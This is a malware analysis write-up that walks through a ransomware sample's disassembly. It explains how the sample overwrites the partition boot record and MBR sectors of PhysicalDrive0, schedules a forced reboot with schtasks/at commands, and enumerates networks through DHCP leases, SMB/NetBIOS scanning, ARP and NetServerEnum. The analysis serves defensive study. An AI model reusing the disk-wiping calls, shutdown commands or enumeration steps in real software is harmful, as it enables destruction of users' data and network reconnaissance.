
The *DeviceIoControl* function “sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation” and the operation to be performed is specified by IoControlCode.

0x70000 is the *IOCTL_DISK_GET_DRIVE_GEOMETRY* control code, which “retrieves information about the physical disk’s geometry: type, number of cylinders, tracks per cylinder, sectors per track and bytes per sector”.

Then the malware allocates a fixed memory from the heap with


```
LocalAlloc(flags=0, Bytes);
```

To find how many bytes it allocates I used a debugger again and found that *[esp+28h+lDistanceToMove]* points to that part of of *OutBuffer* which holds the bytes per sector (0x200 = 512 bytes). This value is multiplied by 0xA, so 0x1400 (5120 decimal) bytes are allocated.



The file pointer is set at 512 bytes from the beginning of the C volume, and the next 512 bytes (the second sector) are overwritten with data from our allocated memory. This operation corrupts the PBR.


After that the ransomware overwrites the MBR.




OverwriteMBR function is way too big to explain all of it here. Basically it opens the first physical drive with:

```
CreateFileA('\\.\PhysicalDrive0', 0x80100000, 3, 0, 3, 0, 0);
```

Then it overwrites the first 19 sectors of the physical drive with data from a large buffer (9728 bytes).



WriteToFile function uses the value in *eax* as an argument. That value is then stored in *esi*.



As you can see *esi* gets left shifted by 9 which is equivalent to N times 512.

1 << 9 = 512

2 << 9 = 1024

This value is then used to set the file pointer at the beginning of the selected sector.


Next, sectors 32, 33 and 34 are overwritten.

If any of the *WriteToFile* functions fail, then after *OverwriteMBR* completes *OverwriteWithLocalAlloc* is called which overwrites the first 10 sectors.

The ransomware wipes the MBR and some sectors after it. No information is saved/encrypted for restoring this data.

prfc


We are back to the export function *prfc*. After the MBR wiping the malware sets a scheduled task for system shutdown.



Create scheduled task to shutdown the system

It takes the current time and sets a scheduled task to run after 3 minutes by executing one of the following commands (depending on the Windows version):

```
C:/Windows/System32/cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR

C:/Windows/System32/cmd.exe /c at 16:03 C:\Windows\System32\shutdown.exe /r /f
```




Network enumeration

Then *prfc* starts a new thread which executes network enumeration functions.

```
call    SetShutdownTask
mov     ebx, ds:CreateThread
push    edi ; lpThreadId
push    edi ; dwCreationFlags
push    edi ; lpParameter
push    offset NetworkEnumeration ; lpStartAddress
push    edi ; dwStackSize
push    edi ; lpThreadAttributes
call    ebx ; CreateThread
test    byte ptr privileges, 2
jz      short loc_FC27EB2
```

The *NetworkEnumeration* function:




First, it gets the name of the machine (in this case "*IE11WIN7*") using the function *GetComputerNameExW*.


Next, a new thread is started, which executes the *EnumerateSMB* function.

EnumerateSMB

This function uses *GetAdaptersInfo* to get the IP address and subnetmask of all network interfaces.



After that it checks if the machine is a server or a workstation.



It does that with *NetServerGetInfo*:


```
NetServerGetInfo(servername, level, *bufptr);
//where
servername = 0;
level = 0x65; // 101 decimal
);
```

From MSDN:

level 101 - “Return the server name, type, and associated software. The bufptr parameter points to a SERVER_INFO_101 structure.”

```
typedef struct _SERVER_INFO_101 {
  DWORD  sv101_platform_id;
  LPWSTR sv101_name;
  DWORD  sv101_version_major;
  DWORD  sv101_version_minor;
  DWORD  sv101_type;
  LPWSTR sv101_comment;
} SERVER_INFO_101, *PSERVER_INFO_101, *LPSERVER_INFO_101;
```

Look at the disassembly:



ecx holds the value of *bufptr* and then the value 0x10 (16) bytes after the beginning of the buffer is compared to 0x8000. If you look at the structure you'll see that value is the server type *sv101_type*.


Server type *0x8000* (*SV_TYPE_SERVER_NT*) is “Any server that is not a domain controller.” If this is the type of the server, the function returns 1.

If not, then it’s compared to *0x18* which is composed of 0x8 || 0x10.

0x8 (*SV_TYPE_DOMAIN_CTRL*) - “A primary domain controller”.
0x10 (*SV_TYPE_DOMAIN_BAKCTRL*) - “A backup domain controller”.


This function returns 1 if the machine is any kind of server, and 0 if it’s not.

If the machine is a server, the function *EnumDHCPSubnets* is executed.




This function checks if the server is a DHCP server, if it is then it gets the subnets and the IP addresses of the machines that have leases. To accomplish this, it makes use of *DhcpEnumSubnets*, *DhcpGetSubnetInfo* and *DhcpEnumSubnetClients* functions.

After that a new thread is started, which scans the whole networks that were found for ports 445 (SMB) and 139 (NetBIOS).



The *ScanSMB* iterates through every IP address in the network (from the network address to the broadcast address) and tries to establish a TCP connection on the SMB port and if it fails - on NetBIOS port.



That's the end of *EnumerateSMB*. Let's return to the other network enumerations..

GetTcpConnections

This function gets the TCP connections of the local machine. It loads *iphlpapi.dll* library and uses the *GetExtendedTcpTable* function.

The information that's available is similar to the one you get with the *netstat* command - local IP, local Port, remote IP, remote Port and status.

The ransomware only saves the remote addresses of the TCP connections.

GetLocalNetworkIPs

This function enumerates the IP addresses from the ARP cache with the *GetIpNetTable* call.

EnumerateMachines

Enumerates the machine in the domain.

```
push    ebx ; domain
push    80000000h ; servertype
push    edi ; int
call    EnumerateMachines ; 0x80000000=SV_TYPE_DOMAIN_ENUM
        ; primary domain
```

Uses the *NetServerEnum* function, which "lists all servers of the specified type that are visible in a domain".

```
lea     eax, [ebp+resume_handle]
push    eax ; resume_handle
push    [ebp+domain] ; domain
lea     eax, [ebp+totalentries]
push    [ebp+servertype] ; servertype
xor     esi, esi ; domain-> WORKGROUP
push    eax ; totalentries
lea     eax, [ebp+entriesread]
push    eax ; entriesread
push    0FFFFFFFFh ; prefmaxlen
lea     eax, [ebp+bufptr]
push    eax ; bufptr
push    65h ; level
push    esi ; servername
mov     [ebp+bufptr], esi
mov     [ebp+entriesread], esi
mov     [ebp+totalentries], esi
mov     [ebp+resume_handle], esi
call    ds:NetServerEnum ; level 0x65=101
        ; SV_TYPE_DOMAIN_ENUM
```

The *level* parameter indicates "the information level of the data requested." When its value is 101, *NetServerEnum* returns "server names, types, and associated data. The bufptr parameter points to an array of SERVER_INFO_101 structures".

